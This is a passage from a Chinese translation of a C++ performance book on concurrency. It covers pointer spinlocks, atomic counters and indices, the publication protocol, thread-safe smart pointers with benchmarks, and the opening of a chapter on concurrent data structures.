當使用自旋鎖訪問單個變量或單個對象時，可以進一步優化自旋鎖。可以讓鎖成為保護對象的唯一引用，而不是通用標誌。原子變量是指針，而不是整數。除此之外，鎖定機制保持不變。因為 `lock()` 函數返回指向計數器的指針，所以是非標準的：

01d_ptrlock_count.C

```
1 template <typename T>
2 class PtrSpinlock {
3     public:
4         explicit PtrSpinlock(T* p) : p_(p) {}
5         T* lock() {
6             while (!(saved_p_ =
7                 p_.exchange(nullptr, std::memory_order_acquire))) {}
8         }
9         void unlock() {
10            p_.store(saved_p_, std::memory_order_release);
11        }
12     private:
13     std::atomic<T*> p_;
14     T* saved_p_ = nullptr;
15 }
```

與之前的自旋鎖實現相比，原子變量的含義“顛倒”了。如果原子變量 `p_` 不為空，則該鎖可用，否則為空。為自旋鎖做的所有優化在這裡也適用，看起來完全相同，所以不打算重複。另外，這個類需要一組刪除複製的操作（鎖是不可複製的）。如果需要轉移鎖，並將其釋放給另一個對象，則該鎖可以移動。如果鎖擁有它所指向的對象，析構函數應該刪除它（這結合了自旋鎖和單類中 unique 指針的功能）。

指針自旋鎖的第一個優點，提供了訪問保護對象的唯一方式。這就不可能有條件競爭，並在沒有鎖的情況下訪問共享數據。第二個優點，鎖的性能通常略優於常規自旋鎖，自旋鎖是否優於原子操作也取決於硬件。相同的基準測試在不同的處理器上會出現不同的結果：




圖 6.3 - 共享計數增量的性能: 不同硬件系統 (a) 和 (b) 的常規自旋鎖、指針自旋鎖、無鎖 (比較-交換，或 CAS) 和無等待 (原子)

通常，越新的處理器處理鎖和忙等待的性能越好，而且自旋鎖在最新的硬件上提供的性能也越好（圖 6.3 中，系統 b 使用的 Intel x86 CPU 比系統 a 的 CPU 晚一代）。

執行一個操作所需的平均時間（或者相反的，吞吐量）是我們在大多數 HPC 系統中主要關注的指標。然而，這並不是用來衡量併發程序性能的唯一指標。如果程序在移動設備上運行，那麼功耗可能更重要。所有線程使用的 CPU 總時間根據平均功耗的進行調整。用於測試計數器增量平均實時時間的基準測試，同樣也可以用來測試 CPU 時間：




圖 6.4 - 線程安全的計數器——不同實現使用的平均 CPU 時間

壞消息是，無論採用哪種實現，多個線程同時訪問共享數據的成本都會隨著線程數量的增加呈指數增長，至少在有很多線程的情況下是這樣的（注意，圖 6.4 中的 y 軸比例是對數的）。然而，不同的實現之間的效率差別很大，對於最高效的實現來說，在 8 個線程之後才會出現指數級的增長。注意，不同硬件系統的結果也會有所不同，所以必須根據目標平臺進行選擇，並且只有在完成測試後才能選擇。

無論選擇何種實現，線程安全的累加器或計數器都不應將其公開，而應將其封裝在類中。原因之一是為類的客戶端提供穩定的接口，同時保留優化實現的自由度。

第二個原因更微妙，與計數器提供的保證有關。目前，關注的是計數器本身，確保所有線程都可以對其進行修改和訪問，而不存在任何競爭。這是否足夠使用，取決於如何使用計數器。如果只是計算一些不依賴於計數器的值，那麼只關心值本身是否正確就好。另一方面，如果計數的是數組中的元素數量，那麼處理的就是數據依賴關係。假設有一個大型的預分配數組（或者一個容器，可以在不影響現有元素的情況下增長），所有線程都在計算要插入到這個數組中的新元素。計數器對進行計算的元素進行計數，並將值插入數組，可以由其他線程使用。若一個線程從計數器中讀取值 N，必須確保數組的前 N 個元素可以安全讀取（這意味著沒有其他線程修改它們）。但是數組本身既不是原子的，也不受鎖的保護。可以通過鎖來保護對整個數組的訪問，但這可能會降低程序的性能。如果數組中已經有很多元素了，只有一個線程可以讀取它們，那麼程序就可能是單線程的。另一方面，從多個線程讀取常量、不可變數據都是安全的，不需要任何鎖。只需要知道不可變數據和變化數據之間的邊界在哪裡，而這正是計數器應該提供的。這裡的關鍵問題是內存可見性，需要在計數器的值從 N-1 更改為 N 之前，保證數組前 N 個元素的更改對所有線程都可見。

上一章中，瞭解控制可見性的方法是通過限制內存序或使用內存柵欄（同一件事的兩種不同的方式）。在多線程程序中，計數和索引的區別在於，索引提供了額外的保證。如果將索引從 N-1 增加到 N 的線程在增加索引之前已經完成了數組元素 N 的初始化，然後其他線程讀取索引並獲得 N（或更大）的值，保證至少有 N 個元素完全初始化，並且可以安全地讀取數組中的元素（假設沒有其他線程寫入這些元素）。這個保證很重要，多個線程正在訪問內存中的相同位置（數組元素 N）而沒有任何鎖，其中一個線程正在寫入這個位置，訪問是安全的，沒有數據競爭。若不能使用共享索引來確認這種保證，則需要鎖定對數組的所有訪問，並且只有一個線程能夠讀取它。可以使用這個原子索引類：

02_atomic_index.C

```
1 class AtomicIndex {
2     std::atomic<unsigned long> c_;
3 
4     public:
5         unsigned long incr() noexcept {
6             return 1 + c_.fetch_add(1, std::memory_order_release);
7         }
8         unsigned long get() const noexcept {
9             return c_.load(std::memory_order_acquire);
10        }
11    };
```

唯一不同的是，索引在計數是在內存可見性保證，而計數不提供這種可見性保證：

```
1 class AtomicCount {
2     std::atomic<unsigned long> c_;
3 public:
4     unsigned long incr() noexcept {
5         return 1 + c_.fetch_add(1, std::memory_order_relaxed);
6     }
7     unsigned long get() const noexcept {
8         return c_.load(std::memory_order_relaxed);
9     }
10};
```

當然，每個類的線程安全和內存可見性保證都應該有相應的文檔，兩者之間是否存在性能差異取決於硬件。而在 x86 CPU 上沒有區別，因為是請求還是不請求，用於原子增量和原子讀取的硬件指令都有“類索引”的內存柵欄存在。在 ARM CPU 上，自由（或無障礙）內存操作明顯更快。但是，不管性能、清晰度和問題是什麼，都不應該忘記：如果開發者使用一個索引類，其會顯式地提供了內存序保證，但沒有索引任何東西。每個讀者都會想知道發生了什麼，以及使用這些保證的代碼中技巧和位置在哪裡。通過正確的文檔保證集的接口，就可以向讀者表明編寫這段代碼的意圖了。

現在回到本節中的“隱藏”成就。我們學習了線程安全的計數器，但在此過程中，提出了一種算法，似乎違反了編寫多線程代碼的第一條規則：任何時候兩個或多個線程訪問相同的內存位置，訪問必須帶鎖（或原子的）。沒有鎖定共享數組，允許在其元素中包含任意數據（所以它可能不是原子的），而且還成功了！用來避免數據競爭的方法是為併發設計的數據結構的基礎，現在再花些時間更好地理解和概括它。

6.4.3 發佈協議

我們試圖解決的問題是，在數據結構設計和併發程序開發中非常常見的問題。線程正在創建新數據，程序的其餘部分只能夠在數據準備好時看到這些數據。創建數據的線程通常稱為寫線程或生產者線程，其他線程都是讀取線程或消費者線程。

最簡單的解決方案是使用鎖，並嚴格遵守避免數據競爭的規則。如果多個線程（檢查）必須訪問相同的內存位置（檢查），並且至少有一個線程在這個位置進行寫操作（我們的例子中正好是一個線程——檢查），那麼所有線程在訪問這個內存位置進行讀寫操作之前都必須獲得鎖。這種解決方案的缺點在於性能，生產者在完成並且不再發生寫操作之後很長一段時間，所有的消費者線程都會互相鎖定，從而不能併發地讀取數據。現在，只讀訪問根本不需要鎖，但需要在程序中有一個保證點，這樣所有的寫操作都發生在這一點之前，所有的讀操作都發生在這一點之後。所有的使用者線程都在只讀環境中操作，不需要任何鎖。挑戰在於保證讀寫之間的邊界，除非進行了某種同步，否則內存的可見性是不能保證的。因為寫入器已經完成了對內存的修改，並不意味著讀取器可以看到內存的最終狀態。鎖包括相應的內存柵欄，它們為臨界區設置邊界，並確保在臨界區之後執行的操作都將看到在臨界區之前或期間發生的所有內存更改。但現在我們想在沒有鎖的情況下，獲得同樣的保證。

這個問題的無鎖解決方案依賴於非常特殊的協議，從而可以在生產者和消費者線程之間傳遞信息：

- 生產者線程在內存中準備時，其他線程無法訪問的數據。可以由生產者線程分配的內存，也可以是預分配的內存。這裡，生產者是唯一對該內存有有效引用的線程，而該有效引用不會與其他線程共享（可能其他線程有訪問該內存的方法，但這將引起程序的錯誤，類似於索引數組超出邊界）。因為只有一個線程訪問新數據，所以不需要同步。至於其他線程，這些數據根本看不到。
- 所有的消費者線程都必須使用共享指針來訪問數據，稱之為根指針，這個指針最初是空的。在生產線程構造數據時，它保持為空。所以，從消費者線程的角度來看，目前沒有數據。更一般地說，“指針”不需要是一個實際的指針：任何類型的句柄或引用都可以用，只要是允許訪問內存位置，並且可以設置為一個無效值。如果所有的新對象都是在預先分配的數組中創建的，那麼“指針”可以是數組的索引，無效值可以是大於或等於數組長度的值。
- 協議的關鍵在於，消費者訪問數據的唯一方式是通過根指針，在生產者準備顯示或發佈數據之前，根指針保持為空。發佈數據的過程非常簡單，生產者必須在根指針中存儲數據的正確內存位置，並且這個改變必須伴隨著內存釋放柵欄。
- 消費者可以以原子方式再次查詢根指針。如果查詢返回空，則沒有數據（就使用者而言），使用者線程應該等待，或者做一些其他的工作。如果查詢返回一個非空值，那麼數據就準備好了，生產者將不再更改它。該查詢必須與獲取內存柵欄一起完成，它與生產者端的釋放內存柵欄一起，確保在觀察到指針值的變化時，新數據是可見的。

這個過程有時稱為發佈協議，因為它允許生產者線程以一種保證沒有數據競爭的方式發佈信息，供其他線程使用。發佈協議可以使用允許訪問內存的句柄來實現，只要這個句柄可以進行原子性修改。當然，指針是最常用的句柄，後面是數組下標。

發佈的數據可以是簡單的，也可以是複雜的，這都無所謂。甚至不必是單個對象或單個內存位置，根指針所指向的對象本身可以包含指向多個數據的指針。發佈協議的關鍵點為：

- 所有消費者都通過根指針訪問一組特定的數據。訪問數據的唯一方法是讀取根指針的非空值。
- 生產者可以以任何方式準備數據，這是根指針仍然是空的。生產者可以對線程本地的數據進行引用。
- 當生產者想要發佈數據時，會自動設置根指針指向正確的地址，並釋放柵欄。數據發佈後，生產者不能改變它（其他線程也不能）。
- 消費者線程必須以原子的方式讀取根指針，並獲取柵欄。如果讀取非空值，則可以通過根指針讀取可訪問的數據。

當然，用於實現發佈協議的原子讀寫不應該分散在代碼中，應該實現一個發佈指針類來封裝這個功能。下一節中，我們將看到這個類的一個簡單實現。

6.4.4 併發編程的智能指針

併發（線程安全）數據結構的挑戰是，如何以線程安全的方式添加、刪除和更改數據。發佈協議提供了一種向所有線程發佈新數據的方法，它通常是向任何此類數據結構添加新數據的第一步。因此，首先來瞭解如何將協議的指針封裝入類。

發佈指針

下面是一個發佈指針，包含了 `unique_ptr`(或擁有指針) 的功能 (所以可以稱它為線程安全的 `unique_ptr`):

03_owning_ptr_mbm.C

```
1 template <typename T>
2 class ts_unique_ptr {
3     public:
4         ts_unique_ptr() = default;
5         explicit ts_unique_ptr(T* p) : p_(p) {}
6         ts_unique_ptr(const ts_unique_ptr&) = delete;
7         ts_unique_ptr& operator=(const ts_unique_ptr&) = delete;
8         ~ts_unique_ptr() {
9             delete p_.load(std::memory_order_relaxed);
10        }
11        void publish(T* p) noexcept {
12            p_.store(p, std::memory_order_release);
13        }
14        const T* get() const noexcept {
15            return p_.load(std::memory_order_acquire);
16        }
17        const T& operator*() const noexcept { return *this->get(); }
18        ts_unique_ptr& operator=(T* p) noexcept {
19            this->publish(p); return *this;
20        }
21     private:
22         std::atomic<T*> p_ { nullptr };
23     };
}
```

當然，這是一個非常簡單的設計。完整的實現應該支持一個自定義刪除器，移動構造函數和賦值操作符，也許還有很多特性，類似於 `std::unique_ptr`。標準不保證訪問存儲在 `std::unique_ptr` 對象中的指針值是原子的，或者使用了必要的內存柵欄，所以 `std::unique_ptr` 不能用來實現發佈協議。

現在，應該清楚線程安全的 `unique_ptr` 提供了什麼。關鍵函數是 `publish()` 和 `get()`，它們實現了發佈協議。注意，`publish()` 方法不會刪除舊數據，假設生產者線程只調用一次 `publish()`，並且只調用一個空指針。可以為此添加一個斷言，在調試版本中這樣做可能是一個好主意，但也關心性能問題。說到性能，基準測試顯示，對發佈指針進行單線程解引用的時間與原始指針或 `std::unique_ptr` 的解引用時間相同。基準測試也並不複雜：

```
1 struct A { ... arbitrary object for testing ... };
2 ts_unique_ptr<A> p(new A(...));
3 void BM_ptr_deref(benchmark::State& state) {
4     A x;
5     for (auto _ : state) {
6         benchmark::DoNotOptimize(x = *p);
7     }
8     state.SetItemsProcessed(state.iterations());
```

```

9 }
10 BENCHMARK(BM_ptr_deref)->Threads(1)->UseRealTime();
11 ... repeat for desired number of threads ...
12 BENCHMARK_MAIN();

```

運行這個基準測試可以瞭解對無鎖發佈指針的解引用有多快：

Benchmark	Time	CPU	Iterations	UserCounters...
BM_ptr_deref/real_time/threads:1	38.5 ns	38.5 ns	18178935	items_per_second=830.276M/s
BM_ptr_deref/real_time/threads:2	19.2 ns	38.4 ns	36472824	items_per_second=1.66748G/s
BM_ptr_deref/real_time/threads:4	10.1 ns	40.3 ns	72755340	items_per_second=3.15878G/s

圖 6.5 - 發佈指針（消費者線程）的性能

結果應該與對原始指針的解引用進行比較，在多線程中也可以這樣做：

Benchmark	Time	CPU	Iterations	UserCounters...
BM_ptr_deref/real_time/threads:1	38.2 ns	38.2 ns	18313384	items_per_second=836.773M/s
BM_ptr_deref/real_time/threads:2	19.1 ns	38.2 ns	36629094	items_per_second=1.67436G/s
BM_ptr_deref/real_time/threads:4	9.61 ns	38.4 ns	72411860	items_per_second=3.33126G/s

圖 6.6 - 原始指針的性能，與圖 6.5 進行比較

性能數據非常接近。還可以比較發佈的速度，但消費者端更重要。每個對象只發布一次，然後進行多次訪問。

瞭解發佈指針不做什麼同樣重要。首先，在指針的構造中沒有線程安全問題。假設生產者和消費者線程共享對構造好的指針，這個指針初始化為空。誰來構造並初始化了指針？在數據結構中，都有一個根指針，通過它可以訪問整個數據結構，它由構造初始數據結構的線程初始化。還有一些指針，可作為某些數據元素的根，本身包含在另一個數據元素中。現在，想像一個簡單的單鏈表，其中每個元素的“next”指針是下一個元素的根，而頭是整個鏈表的根。生成鏈表元素的線程必須將“next”指針初始化為空。然後，另一個生產者可以添加一個新元素併發布。注意，這偏離了數據發佈後就不可變的規則。但是，這裡可以這樣做，因為對線程安全 `unique_ptr` 的更改都是原子的。無論如何，沒有線程可以在指針構造的時候進行訪問非常關鍵（這是一個非常常見的限制，大多數構造都不是線程安全的，因為對象在構造之前不存在，所以不能保證）。

指針沒有做的事是，沒有為多個生產者線程提供同步。如果兩個線程試圖通過同一個指針發佈新數據，結果是未定義的，並且存在數據競爭（一些消費者線程將看到一組數據，而其他線程將看到不同的數據）。如果有多个生產者線程操作特定的數據結構，必須使用一種機制進行同步。

最後，雖然指針實現了線程安全的發佈協議，但沒有執行安全的“取消發佈”和刪除數據。它是擁有指針的，因此當刪除時，所指向的數據也會刪除。但消費者線程可以使用刪除之前獲得的值。數據所有權和生命週期的問題都必須處理。理想情況下，程序中應該有一個點，在這個點上，知道整個數據結構或不再需要某個子集了。消費者線程都不應該訪問這些數據，甚至不應該保留指向它的指針。此時，根指針和其指向的內容就可以安全的刪除例如。在執行過程中如何安排，就是另外一件事情了，通常由算法控制。

有時，希望指針能夠以線程安全的方式同時管理數據的創建和刪除。本例中，我們需要一個線程安全的共享指針。

原子共享指針

如果不能保證程序中有已知的點可以安全地刪除數據，就必須清楚有多少消費者線程持有有效的數據指針。如果想要刪除這個數據，必須等到在整個程序中只有一個指針指向它時，再安全地刪除數據和指針本身（或至少將其重置為空）。這是進行引用計數共享指針的工作模式，計算有多少指向同一對象的指針，在沒有對該指針的引用時，將該指針刪除。

討論線程安全的共享指針時，理解指針需要什麼保證非常重要。C++ 標準共享指針 `std::shared_ptr` 通常是線程安全的。如果多個線程操作指向同一對象的不同共享指針，那麼對引用計數器的操作是線程安全的，即使兩個線程導致計數器同時改變。若一個線程正在複製它的共享指針，而另一個線程正在刪除它的共享指針，並且在這些操作開始之前引用計數是 N ，計數器將上升到 $N+1$ ，然後回到 N （或先下降，然後上升，中間值可以是 $N+1$ 或 $N-1$ ，但不存在數據競爭，並且行為很明確，包括最終狀態。這個保證意味著引用計數器上的操作是原子的。實際上，引用計數器是一個原子整數，實現時使用 `fetch_add()` 對其進行原子遞增或遞減。

只要沒有多個線程共享同一個共享指針，這個保證就適用。如何獲得每個線程自己的共享指針是另外一個問題，因為所有指向同一對象的共享指針必須以第一個指針的方式進行創建，這些指針必須在某個時間點從一個線程傳遞到另一個線程。假設，複製共享指針的代碼受到互斥鎖的保護。如果兩個線程訪問同一個共享指針，那麼所有的猜測都是多餘的。若一個線程試圖複製共享指針，同時另一個線程正在重置它，結果是未定義的。特別是，標準共享指針不能用於發佈協議的實現。然而，當共享指針的副本分發到線程（可能處於鎖定狀態）中，共享的所有權就會得到保護，對象的刪除將以線程安全的方式處理。當最後一個指向該對象的共享指針刪除時，該對象也會刪除。請注意，由於每個特定的共享指針都會由一個線程處理，所以這是完全安全的。如果在程序執行期間，只有一個共享指針擁有對象時，那麼也只有一個線程可以訪問這個對象。其他線程不能複製這個指針（不讓兩個線程共享同一個指針對象），並且沒有其他方法可以獲得指向同一個對象的指針，所以刪除操作將以單線程的方式進行。

這種方式很好，但兩個線程會訪問同一個共享指針呢？這種訪問的例子就是發佈協議。消費者線程正在讀取指針的值，而生產者線程可能正在修改它，這樣就需要共享指針本身的操作是原子的。在 C++20 中可以這樣做，這裡允許寫 `std::atomic<std::shared_ptr<T>>`。注意，早期的建議寫一個新類代替 `std::atomic_shared_ptr<T>`。不過，這也不是最終的方法。

如果沒有兼容 C++20 的編譯器和相應的標準庫，或者不能在代碼中使用 C++20 的話，仍可以在 `std::shared_ptr` 上執行原子操作，但需要顯式地做。為了使用在所有線程之間共享的指針 `p_` 發佈對象，生產者線程必須這樣做：

```
1 std::shared_ptr<T> p_;
2 T* data = new T;
3 ... finish initializing the data ...
4 std::atomic_store_explicit(
5   &p_, std::shared_ptr<T>(data), std::memory_order_release);
```

另一方面，為了獲得指針，消費者線程必須這樣做：

```
1 std::shared_ptr<T> p_;
2 const T* data = std::atomic_load_explicit(
3   &p_, std::memory_order_acquire).get();
```

與 C++20 原子共享指針相比，這種方法的主要缺點是無法避免非原子訪問。開發者應該記住始終使用原子函數來操作共享指針。

雖然方便，但 `std::shared_ptr` 並不是一個特別有效的指針，並且原子訪問使它變得很慢。可以比較上一節中使用線程安全的發佈指針和使用顯式原子訪問共享指針發佈對象的速度：

Benchmark	Time	CPU	Iterations	UserCounters...
BM_ptr_deref/real_time/threads:1	2283 ns	2281 ns	306644	Items_per_second=14.0161M/s
BM_ptr_deref/real_time/threads:2	4322 ns	8635 ns	157174	Items_per_second=7.40374M/s
BM_ptr_deref/real_time/threads:4	5772 ns	22916 ns	128648	Items_per_second=5.54409M/s

圖 6.7 - 原子共享發佈指針的性能 (消費者線程)

同樣，應該將這些數字與圖 6.5 中的數字進行比較。發佈指針在一個線程上要快 60 倍，而且這種優勢會隨著線程的數量變多而增加。當然，共享指針的意義在於提供了共享資源的所有權。因此，共享指針需要更多的時間來完成更多的工作。比較的重點是顯示這種共享所有權的成本。如果可以避免，程序的效率會更高。

即使需要共享所有權 (如果沒有共享所有權，有些併發數據結構很難設計)，使用有限的功能和最實現設計自己的引用計數指針，則可以完成得更好，一種常見的方法是使用侵入引用計數。侵入式共享指針將其引用計數存儲在指向的對象中。當為特定對象 (如特定數據結構中的列表節點) 設計時，對象在設計時需要考慮到共享所有權，并包含引用計數器。否則，可以對任何類型使用包裝器類，並使用引用計數器進行擴展：

04_intr_shared_ptr_mbm.C

```

1 template <typename T> struct Wrapper {
2     T object;
3     Wrapper(... arguments ...) : object(...) {}
4     ~Wrapper() = default;
5     Wrapper (const Wrapper&) = delete;
6     Wrapper& operator=(const Wrapper&) = delete;
7     std::atomic<size_t> ref_cnt_ = 0;
8     void AddRef() {
9         ref_cnt_.fetch_add(1, std::memory_order_acq_rel);
10    }
11    bool DelRef() { return
12        ref_cnt_.fetch_sub(1, std::memory_order_acq_rel) == 1;
13    }
14 };

```

當減少引用計數時，要知道何時達到 0(或在減少之前是 1)，共享指針就會刪除對象。

即使是最簡單的原子共享指針的實現也相當冗長，本章的示例代碼中可以找到一個非常簡單的示例。同樣，這個示例只包含指針正確執行幾個任務所需的最小值，例如：發佈對象和多個線程併發地訪問同一個指針。這個例子的目的是讓我們更容易理解實現這類指針所需的基本元素 (即使這樣，代碼也有幾頁長)。

除了使用侵入式引用計數器外，特定於應用的共享指針可以放棄 `std::shared_ptr` 的其他特性，例如：許多應用程序不需要弱指針。一個極簡的引用計數指針可以比標準指針高效幾倍：

Benchmark	Time	CPU	Iterations	UserCounters...
BM_ptr_deref/real_time/threads:1	19.6 ns	19.6 ns	35730008	Items_per_second=51.0463M/s
BM_ptr_deref/real_time/threads:2	17.1 ns	19.9 ns	41994276	Items_per_second=58.5599M/s
BM_ptr_deref/real_time/threads:4	18.6 ns	23.2 ns	32480008	Items_per_second=53.6429M/s

圖 6.8 - 自定義原子共享發佈指針 (消費者線程) 的性能

同樣，對於指針的賦值和重賦值、兩個指針的原子交換以及指針上的其他原子操作，它的效率更高。這個共享指針比唯一指針的效率低得多，若可以顯式地管理數據所有權，則不需要引用計數。

現在，我們瞭解了數據結構的兩個關鍵構建塊，可以添加新數據併發布它（向其他線程顯示），並需要跟蹤其所有權，甚至是跨線程（這需要付出巨大代價）。

6.5. 總結

本章中，我們瞭解了併發程序的基本構件的性能。對共享數據的所有訪問都必須進行保護或同步，但是在實現同步時，有很多選擇。雖然互斥鎖是最常用和最簡單的方法，但我們已經瞭解了其他幾個性能更好的選項：自旋鎖及其變體，以及無鎖同步。

高效併發程序的關鍵是使盡可能多的數據位於線程本地，並儘量減少對共享數據的操作。特定於每個問題的需求通常不能完全消除此類操作，因此本章主要討論如何提高併發數據訪問的效率。

我們研究瞭如何跨多個線程計數或累積，嘗試了使用和不使用鎖的方法。通過理解數據依賴關係，發現發佈協議可以使用線程安全的智能指針實現，並適用於不同的應用程序。

現在，我們已經做好了充分的準備，將本章中幾個構建塊以更復雜的線程安全數據結構的形式放在一起。下一章中，將瞭解如何使用這些技術為併發程序設計數據結構。

6.6. 練習題

1. 基於鎖、無鎖和無等待程序的定義是什麼？
2. 如果算法是無等待的，這是否意味著可以完美地擴展？
3. 鎖的缺點是什麼？
4. 共享計數器和數組，或另一個容器中的共享索引的區別是什麼？
5. 發佈協議的優勢是什麼？

第 7 章 用於併發的數據結構

上一章中，詳細地探討了可用於確保併發程序正確性的同步。還研究了這些程序的構建塊，線程安全的計數器和指針。

本章中，將繼續研究併發程序的數據結構。本章的目標有兩個：一方面，將瞭解如何設計基本數據結構的線程安全版本。另一方面，給出一些一般原則和觀察，這些對於設計用於併發的數據結構非常重要，對於評估組織方式和存儲數據的最佳方法也非常重要。

本章將討論以下內容：

- 理解線程安全的數據結構，包括線性容器：堆棧和隊列；和基於節點的容器：鏈表
- 提高併發性、性能和訪問順序的保證
- 設計線程安全數據結構的建議

7.1. 相關準備

需要一個 C++ 編譯器和一個微基準測試工具，比如谷歌基準測試庫 (<https://github.com/google/benchmark>)。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter07>.

7.2. 線程安全的數據結構

學習線程安全的數據結構之前，必須知道需要哪些數據結構。如果這是一個簡單的問題——多個線程可以同時使用的數據結構——那麼你還太天真了。開始設計併發程序中使用的新數據結構或算法時，就知道這個問題有多麼重要了，以至於怎麼強調都不為過。這句話應該讓你感到警惕，並停下來思考。實際情況是，線程安全的數據結構沒有一個明確定義適合每種需求和應用程序。

7.2.1 線程安全的最佳方式

可以從一些簡單的，但在實踐中容易遺忘的方式開始。高性能設計的一個原則是，不做總是比做要快。當前，這個原則可以縮小為，對於數據結構是否需要線程安全？確保線程安全，意味著需要由計算機完成一些工作，我們真的需要嗎？是否可以對計算進行調度，使每個線程都有自己的數據集進行操作？

在前一章中使用的線程安全計數器。如果所有線程始終看到計數器的當前值，這就是正確的解決方案。但當所需要的只是計算在多個線程上發生的事件，例如：分配給多個線程的一組大數據中搜索某些內容。線程在執行搜索時不需要知道計數的當前值。當然，需要知道計數的最新值來增加它，這是正確的，只有在所有線程上增加單個共享計數時才會出問題，就像這樣：

01a_shared_count.C

```
1 std::atomic<unsigned long> count;
2 ...
```

```

3 for ( ... counting loop ... ) { // On each thread
4   ...
5   if ( ... found ... )
6   count.fetch_add(1, std::memory_order_relaxed));
7 }

```

計數的性能非常差，可以看到在基準測試中只做計數（不搜索）：

threads:1	6546127 ns	6553206 ns	108 items_per_second=152.762M/s
threads:2	8117089 ns	16251664 ns	86 items_per_second=123.197M/s
threads:4	9572229 ns	38330548 ns	72 items_per_second=104.469M/s

圖 7.1 - 如果計數是共享的，對多個線程的計數不會修改

計數的改變實際上是負的，在兩個線程上獲得相同的計數要比在一個線程上花費更長的時間（儘管已經盡最大努力使用無等待的計數，同時使用最快的內存序）。當然，如果搜索比計數要長，那麼計數的性能就無關緊要了（但搜索代碼本身也可以在全局數據上做一些事，或者在每個線程的副本上做一些事，所以這是一個有指導意義的例子）。

假設只關心計算結束時的計數值，一個更好的解決方案是，在每個線程上保持本地計數，並且只增加共享計數一次：

01b_per_thread_count.C

```

1 unsigned long count;
2 std::mutex M; // Guards count
3 ...
4 // On each thread
5 unsigned long local_count = 0;
6 for ( ... counting loop ... ) {
7   ...
8   if ( ... found ... ) ++local_count;
9 }
10 std::lock_guard<std::mutex> L(M);
11 count += local_count;

```

為了強調共享計數增量的不重要性，將使用互斥鎖對其進行保護。通常，鎖是更安全的選擇，因為它更容易理解（因此，更難製造 Bug），儘管在計數的情況下，原子整數會讓代碼更簡單。

如果每個線程在到達結束之前多次增加本地計數，並且必須對共享計數進行增加的操作，那麼這種變化幾乎完美：

threads:1	297794 ns	298119 ns	2358 items_per_second=3.35802G/s
threads:2	149726 ns	299781 ns	4646 items_per_second=6.67886G/s
threads:4	77404 ns	309659 ns	9056 items_per_second=12.9192G/s

圖 7.2 - 在多個線程上完美地計數

